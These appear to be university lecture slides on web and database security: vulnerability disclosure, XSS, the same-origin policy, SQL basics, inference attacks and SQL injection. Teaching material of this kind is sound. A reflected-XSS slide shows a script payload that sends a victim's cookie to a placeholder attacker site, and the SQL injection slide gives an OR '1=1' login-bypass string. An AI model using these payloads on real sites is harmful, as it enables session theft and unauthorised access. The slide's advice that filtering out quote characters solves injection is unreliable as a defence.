  - In House (Apple, Google, Microsoft)
  - Outsource (HackerOne, Bugcrowd)

Governments & Vulnerability Disclosure

- When should the government disclose vulnerabilities vs. exploit them?
- Government disclosure
  - Governments have an interest in using vulnerabilities
  - Governments also have a responsibility to strengthen cybersecurity
  - Incentives differ across departments and agencies

- Vulnerabilities Equities Process (VEP)
  - codify how to resolve conflicting interests to make the right decision
  - changing the way government handles this:
    - Protecting Our Ability to Counter Hacking (PATCH) Act
    - Cyber Vulnerability Disclosure Reporting Act

- UK Equities Process
  - Starting position: disclosing is in the best interest of the country
  - multiple boards consider many factors (on HW2!)

Firms & Vulnerability Disclosure

- Few governments have the ability to consistently find vulnerabilities
- This has led to the emergence of firms specializing finding vulnerabilities and selling to governments
- “Lawful intercept spyware” now a $12 billion market, and growing
- NSO Group
  - Lawsuit
- Reduced differences in offensive cyber capability between nations
- Problems:
  - Increase in cyberattacks and cyberespionage
  - Less oversight and accountability than government agencies
  - Governments buying from malware producing companies have a greater incentive to stockpile

Clicker Question 2

When do XSS attacks occur?

A. Data enters a web application through a trusted source.
B. Data enters a browser application through the website.
C. The data is included in dynamic content that is sent to a web user without being validated for malicious content.
D. The data is excluded in static content that way it is sent without being validated.

Clicker Question 2 - Answer

When do XSS attacks occur?

A. Data enters a web application through a trusted source.
B. Data enters a browser application through the website.
C. The data is included in dynamic content that is sent to a web user without being validated for malicious content.
D. The data is excluded in static content that way it is sent without being validated.

Clicker Question 3

What are Stored XSS attacks?

A. The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

B. The script stores itself on the computer of the victim and executes locally the malicious code.

C. The script stores a virus on the computer of the victim. The attacker can perform various actions now.

D. The script is stored in the browser and sends information to the attacker.

Clicker Question 3 - Answer

What are Stored XSS attacks?

A. The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

B. The script stores itself on the computer of the victim and executes locally the malicious code.


C. The script stores a virus on the computer of the victim. The attacker can perform various actions now.

D. The script is stored in the browser and sends information to the attacker.

SOP: iframes


iframes

- Allows a website to "embed" another website's content
- Examples:
  - YouTube video embeds
  - Embedded Panopto lectures on Canvas
- Same origin policy?




SOP: DOM Reads

Only code from the same origin can access HTML elements on another site (or in an iframe).



bank.com can access HTML elements in the iframe (and vice versa)



evil.com cannot access HTML elements in the iframe (and vice versa).

SOP: Requests

- Websites can send requests to another site (e.g., sending a GET / POST request, image embedding, `XMLHttpRequest`)
- Can generally embed (display in browser) cross-origin response
  - Embedding an image
  - Opening content / opening the response to a request in an iframe
- Cannot generally read (compute on) cross-origin response (i.e. via a script)
  - Unless website explicitly allows it
  - Sometimes websites always allow cross-origin reads
  - Why might this be bad?
- *Very subtle point*: websites can display request responses on their own page even though they can't read the response content themselves

SOP: Foreshadowing

- To reiterate: Websites can submit requests to another site
  - …and can display the responses on their own site (via iframe, img, etc.)
  - …but can't read the responses themselves (i.e. via a script)
- Without cross-origin requests, there would be no web (e.g., no links to other sites)
- Policy enforced by browser, not server

Reflected Cross-Site Scripting

Variant: ”Reflecting” User Input

Classic mistake in server apps…

http://chirpbook.com/search.php?query=“Brown University”

search.php responds with:

<body>Query results for <?php echo $_GET[”query”]?> … </body>

<body>Query results for Brown University… </body>

What can go wrong?

The Attack

Mallory

Alice

Check out ChirpBook! It's lit!

www.chirpbook.com/search.php?query=<script>
document.location='http://evilsite.com/steal.php?cookie='+
document.cookie</script>

Clicker Question 4

What are Reflected XSS attacks?

A. Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.

B. They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.

C. Reflected attacks reflect from the firewall off to the database where the user requests information from.

D. Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.

Clicker Question 4 - Answer

What are Reflected XSS attacks?

A. Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.

B. They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.

C. Reflected attacks reflect from the firewall off to the database where the user requests information from.

D. Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.

What We Have Learned

- Samesite LAX policy
- Injection mitigation
- XSS (Stored, reflected, DOM)
  - Example attacks and mitigation techniques
- Web Framework
- Vulnerability Discovery and Disclosure

11.1 Database security

Database (DB)

Organized collection of structured data

- high-level data representation
  - relationships among data elements
  - semantics and logical interpretation
- set of rules for fine-grained data management
  - data retrieval and analysis
  - selective & user-specific data access

cf. unstructured/“flat”

- low-level representation
  - e.g., file
- coarse-grained
  - e.g., name, location
  - e.g., size, format

Database management system (DBMS)

System through which users interact with a database

- provides **data-management** functions
- **data definition**
  - creation, modification and removal of data relationships and organization specs
- **update**
  - insertion, modification, and deletion of the actual data
- **retrieval**
  - derivation and presentation of information in forms directly usable by apps
- **administration**
  - definition and enforcement of rules related to reliable data management
    - e.g., user registration, performance monitoring, concurrency control, data recovery

Relational databases

Predominant model for databases

- **collection** of records and **relations** among them
- **record/tuple**
  - one related group of data elements (representing specific entities)
  - e.g., a student, department, customer or product record
- **attributes/fields/elements**
  - elementary data items (related to entities)
  - e.g., name, ID, major, GPA, address, city, school, …
- **relations**
  - "inter-connections" of interest among records (e.g., faculty of same department)




Table representation of relational DBs

Data is organized in tables

- entity-type tables
  - rows are individual records
  - columns are attributes of an entity
- relation-type table
  - rows are "inter-connected" records
  - columns are relevant attributes

a record or row

Table: CS-306 students

First_Name	Last_Name	ID	…
John	Myers	123459	
Maria	Palm	222235	
Alex	Klein	211123	
…..	….	….	

Table: CS-579 students

First_Name	Last_Name	ID	…
John	Myers	123459	
Olga	Johnson	227800	
Alex	Klein	211123	
…..	….	….	

Table: CS-579 & CS-306 students

First_Name	Last_Name	ID	…
John	Myers	123459	
Alex	Klein	211123	

Table representation of relational DBs

Data is organized in tables

- entity-type tables
  - rows are individual records
  - columns are attributes of an entity




Table representation of relational DBs

Data is organized in tables

- entity-type tables
- relation-type table
  - rows are “inter-connected” records
  - columns are relevant attributes

Table: CS-306 students

First_Name	Last_Name	ID	…
John	Myers	123459	
Maria	Palm	222235	
Alex	Klein	211123	
…..	….	….	

Table: CS-579 students

First_Name	Last_Name	ID	…
John	Myers	123459	
Olga	Johnson	227800	
Alex	Klein	211123	
…..	….	….	

Table: CS-579 & CS-306 students

First_Name	Last_Name	ID	…
John	Myers	123459	
Alex	Klein	211123	
…..	….	….	

A entity-type table example

Table: Home_Address

Name	First	Address	City	State	Zip	Airport
ADAMS	Charles	212 Market St.	Columbus	OH	43210	CMH
ADAMS	Edward	212 Market St.	Columbus	OH	43210	CMH
BENCHLY	Zeke	501 Union St.	Chicago	IL	60603	ORD
CARTER	Marlene	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Beth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Ben	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Lisabeth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Mary	411 Elm St.	Columbus	OH	43210	CMH

More technically…

A **relational database** is a database perceived as a collection of **tables**

- a relation R is a subset of $D_1 \times \cdots \times D_n$
  - $D_1, \ldots, D_n$ are the domains on n attributes
  - elements in the relation are n-tuples $(v_1, \ldots, v_n)$ with $v_i \in D_i$
  - the value of the i-th attribute has to be an element from D_i
  - a special null value indicates that a field does not contain any value

Types of relations

- **Base** (or real) relations
  - named, autonomous relations comprising entity-type tables
  - exist in their own right and have ‘their own’ stored data
- **Views**
  - named, derived relations, defined in terms of other named relations
  - they **do not store** data of their own
- **Snapshots**
  - named, derived relations, defined by other named relations
  - **store** data of their own
- **Query results**
  - may or may not have a name; no persistent existence in the database per se

Database keys

Tuples in a relation must be uniquely identifiable

- **primary keys (PKs)**
  - subset of attributes uniquely identifying records (tuples)
- every relation R must have a primary key K that is
  - **unique**: at any time, no tuples of R have the same value for K
  - **minimal**: no component of K can be omitted without destroying uniqueness
- **foreign keys**
  - a primary key of one relation that is an attribute in some other

Schema of relational DBs

- schema
  - logical structure of a database
- subschema
  - portion of a database
  - e.g., a given user has access to

Table: Cyber Security students

First_Name	Last_Name	ID
…..	….	….

Table: CS-306 students

First_Name	Last_Name	ID	…
…..	….	….	


Table: CS-579 students

First_Name	Last_Name	ID	…
…..	….	….	

Table: CS579 & CS-306 students

First_Name	Last_Name	ID	Average Grade	…
…..	….	….		

A database example



Database queries

Commands for accessing databases

- how information in a relational DBs can be retrieved and updated
  - specify how to retrieve, modify, add, or delete fields or records
  - specify how to derive information from database contents

The most common database query language is SQL

- Structured Query Language (SQL)
  - very widely used in practice: successful, solid technology
    - runs in banks, hospitals, governments, businesses, …
    - offered in cloud platforms (e.g., Azure SQL, AWS RDB)

SQL – general features

Rich set of operations

- data manipulation, retrieval, presentation
- nested queries, operators, pattern matching

Main operations

- SELECT: retrieves data from a relation
- UPDATE: update fields in a relation
- DELETE: deletes tuples from a relation
- INSERT: adds tuples to a relation

Example SQL Query

- SELECT *
  FROM HOME_ADDRESS
  WHERE ZIP='43210'

Name	First	Address	City	State	Zip	Airport
ADAMS	Charles	212 Market St.	Columbus	OH	43210	CMH
ADAMS	Edward	212 Market St.	Columbus	OH	43210	CMH
CARTER	Marlene	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Beth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Ben	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Lisabeth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Mary	411 Elm St.	Columbus	OH	43210	CMH

Table: Home_Address

Name	First	Address	City	State	Zip	Airport
ADAMS	Charles	212 Market St.	Columbus	OH	43210	CMH
ADAMS	Edward	212 Market St.	Columbus	OH	43210	CMH
BENCHLY	Zeke	501 Union St.	Chicago	IL	60603	ORD
CARTER	Marlene	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Beth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Ben	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Lisabeth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Mary	411 Elm St.	Columbus	OH	43210	CMH

SELECT operation

`SELECT [FROM WHERE]`

- projections, range restrictions, aggregation, etc.
- JOIN sub-query related to set operations

Table: CS-579 students

First_Name	Last_Name	ID	Age	…
John	Myers	123459	20	
Olga	Johnson	227800	21	
Alex	Klein	211123	22	
…..	….	….		

Table: CS-306 students

First_Name	Last_Name	ID	Final_Grade	…
John	Myers	123459	A+	
Maria	Palm	222235	A+	
Alex	Klein	211123	A-	
…..	….	….		

SQL syntax example 1

```
SELECT  First_Name
FROM CS-306
WHERE Final_Grade = A+
```

Table: CS-306 students

First_Name	Last_Name	ID	Final_Grade	…
John	Myers	123459	A+	
Maria	Palm	222235	A+	
Alex	Klein	211123	A-	
…..	….	….		

- SELECT statement
  - used to select data FROM one or more tables in a database
- result-set is stored in a result table
- WHERE clause is used to filter records in terms of attribute contents

SQL syntax example 2

```
SELECT  Last_Name
FROM CS-579
WHERE age=21
ORDER BY First_Name ASC
LIMIT 3
```

Table: CS-579 students

First_Name	Last_Name	ID	Age	…
John	Myers	123459	20	
Olga	Johnson	227800	21	
Alex	Klein	211123	22	
…..	….	….		

- ORDER BY
  - used to order data following one or more fields (columns)
- LIMIT
  - allows to retrieve just a certain numbers of records (rows)


SQL syntax example 3

```
SELECT * FROM STUDENT
   WHERE 18  < AGE < 22
   AND 2.8 < GPA < 3.5
```

Table: CS-579 students

First_Name	Last_Name	ID	Age	GPA	…
John	Myers	123459	20	3.5	
Olga	Johnson	227800	21	4.0	
Alex	Klein	211123	22	2.9	
…..	….	….			

- range searching



intersection of partial results

Database security

- DBs store **data** and provide **information** to their users
- DB security
  - ensure users update or retrieve information in **a reliable and controlled manner**
- **CIA – confidentiality, integrity, availability**
  - protect sensitive data **& disallow unauthorized leakage of information**
  - ensure data integrity **& guarantee correctness/consistency of authorized operations**
  - allow DB access **& ensure authorized access at all times**

Confidentiality & integrity requirements

- **Physical / logical / element integrity**
  - e.g., ensure reliability (i.e., running for long times without interruptions)
  - e.g., protect database as a whole against catastrophic failures
  - e.g., updates do not change the DB schema
  - e.g., elementary data are inserted with correct / accurate values by authorized data “owners”
- **Data / privacy protection**
  - e.g., protect against unauthorized **direct or indirect** disclosure of information
  - e.g., protect against server breaches

Additional DB security requirements

- **Auditability**
  - e.g., DB accessed are recorded and can be traced any time in the future
- **Access control**
  - e.g., different users get different DB views and can update only their “own” data
- **User authentication**
  - e.g., positively identify users (both for auditability and access control)

Database security in the man-machine scale…

Difference to operating-system security

- DB security controls **access to information** more than access to data

Integrity rules

- **entity integrity rule**
  - no PK component of a base relation is allowed to accept nulls
- **referential integrity rule**
  - the database must not contain unmatched foreign key values
- **application specific integrity rules**
  - field checks: correct data entry
  - scope checks: queries over statistical DBs of large support
  - consistency checks: guarantee users get the same DB view

Concurrency via locked query-update cycles

Controls for DB consistency (when multiple users access DB concurrently)

- solves the “double-booking” or “full-flight” problems
- due to concurrent reads & writes
  - e.g., two distinct agencies reserve at the same time the same airplane seat which appears to be empty for a given flight
  - e.g., an agency cancels a previous reservations but another agency cannot reserve it as the flight still appears to be full

Solutions

- treat a (seat availability) query and (seat reservation) update as one **single atomic operation**
- use **locks** to block read (seat availability) requests while a write (seat cancelation) operation is still processed

Consistency via two-phase updates

Control for DB consistency (when failures result in partial data updates)

- solves the “inconsistent inventory” problem

Phase 1: **Intent**

- DBMS does everything it can to **prepare** for the update
  - collects records, opens files, locks out users, makes calculations
  - but it makes **no changes** to the database
- DBMS **commits** by writing a commit flag to the database

Phase 2: **Write**

- DBMS **completes** all update operations and **removes** the commit flag

If either phase fails, it is repeated without causing any harm to the DBMS!

Other DB security mechanisms for integrity

- Error detection and correction codes to protect data integrity
- For recovery purposes, a database can maintain a change log, allowing it to repeat changes as necessary when recovering from failure
- Databases use locks and atomic operations to maintain consistency
  - writes are treated as atomic operations
  - records are locked during write so they cannot be read in a partially updated state

SQL security model for access control

Discretionary access control using privileges and views, based on:

- **users**: authenticated during logon
- **actions**: include SELECT, UPDATE, DELETE, and INSERT
- **objects**: tables, views, columns (attributes) of tables and views

Users invoke actions on objects permitted or denied by DBMS

- when an object is created, it is assigned an owner
- initially only the owner has access to the object
- other users have to be issued with a **privilege**
  - (grantor, grantee, object, action, grantable)

Sensitive data

- Inherently sensitive
  - passwords, locations of weapons
- From a sensitive source
  - confidential informant
- Declared sensitive
  - classified document, name of an anonymous donor
- Part of a sensitive attribute or record
  - salary attribute in an employment database
- Sensitive in relation to previously disclosed information
  - an encrypted file combined with the decryption key to open it

Types of disclosures

- Exact data
  - e.g., finding the exact value of a field
- Bounds
  - e.g., finding a range in which a field value is contained
- Negative result
  - e.g., finding whether one has been convicted 0 times
- Existence
  - e.g., finding whether a person is in a black list
- Probable value
  - e.g., knowing that half of the students have outstanding loans

Means of disclosure

- Direct inference
  - e.g., through a SQL query
- Inference by arithmetic
  - e.g., via computation of sums, counts, means, medians, etc.
  - e.g., via tracker attacks, e.g., count(a & b & c) = count(a) – count(a & ~(b & c))
  - e.g., by solving a linear system
- Aggregation
  - e.g., data mining
  - e.g., by correlating with data from other users, other sources, or prior knowledge
- Hidden data attributes/meta-data
  - e.g., file tags, geo-tags, device tracking / fingerprinting

Disclosure-prevention techniques


- Suppress obviously sensitive information
  - e.g., never return the SSN number of a customer or the disease of a patient
- Keep track of what each user knows based on past queries, e.g.,
  - use audit logs for the entire query history of a user or a group of users
  - compare new queries against possibly leaked information given past query history
- Disguise the data
  - e.g., perturb data by adding some “zero-mean” random noise
  - e.g., use of differential privacy techniques
- Cryptographically protect database
  - e.g., use of “structured-preserving” encryption

Suppression techniques

- Limited response suppression
  - eliminate certain low-frequency elements from being displayed
- Combined results
  - use ranges, rounding, sums, averages
- Random samples and blocking small sample sizes
- Random data perturbation
  - randomly add/subtract a small error value to/from actual values
- Swapping
  - randomly swap values for individual records while keeping statistical results the same

Security vs. precision

Precise, complete & consistent responses to queries against sensitive information make it more likely that the sensitive information will be disclosed



Cryptographic means

Encrypting data records protects against leakage due to server breaches

- but it reduces utility/usability to zero…

Solution concept: “Compute over encrypted data”

- Multi-party computation
  - parties compute (reliably) only a specific result and nothing not implied by this!
- Fully-homomorphic encryption
  - encryption schemes that allow to compute any function over ciphertext data!
- Structure/Order-preserving encryption
  - encryption schemes that preserver a property over plaintext data (e.g., order)

Take-home messages

Data & privacy protection

- way beyond data record/field suppression (of simple data contents)
  - e.g., keeping data from being dumped out of DB is insufficient to prevent disclosure
- all possible ways of maliciously deducing DB contents must be considered
  - e.g., by taking into account the possible ranges of data fields
  - e.g., by understanding what a priori information potential attackers may possess
- existing disclosure-prevention techniques induce inconvenient trade-offs
  - e.g., between utility and privacy (loss of precision/completeness makes DB unusable)
  - e.g., computing over encrypted data is still impractical

Data mining

- Data mining uses statistics, machine learning, mathematical models, pattern recognition, and other techniques to discover patterns and relations on large datasets
- The size and value of the datasets present an important security and privacy challenge, as the consequences of disclosure are naturally high

Data mining challenges

- Correcting mistakes in data
- Preserving privacy
- Granular access control
- Secure data storage
- Transaction logs
- Real-time security monitoring

SQL injection (or SQLI) attack

- many web applications take user input from a form
- often a user's input is used literally in the construction of a SQL query submitted to a database
  - e.g.,

```
SELECT user FROM table WHERE name = 'user_input';
```

- an SQL injection attack involves placing SQL statements in the user input

Login authentication query

- Standard query to authenticate users
  - select * from users where user='$usern' AND pwd='$password'
- Classic SQL injection attacks
  - Server side code sets variables $username and $passwd from user input to web form
  - Variables passed to SQL query
  - select * from users where user='$username' AND pwd='$passwd'
- Special strings can be entered by attacker
  - select * from users where user='M' OR '1=1' AND pwd='M' OR '1=1'
- Result: access obtained without password
- Solution: Careful with single quote characters
  - filter them out!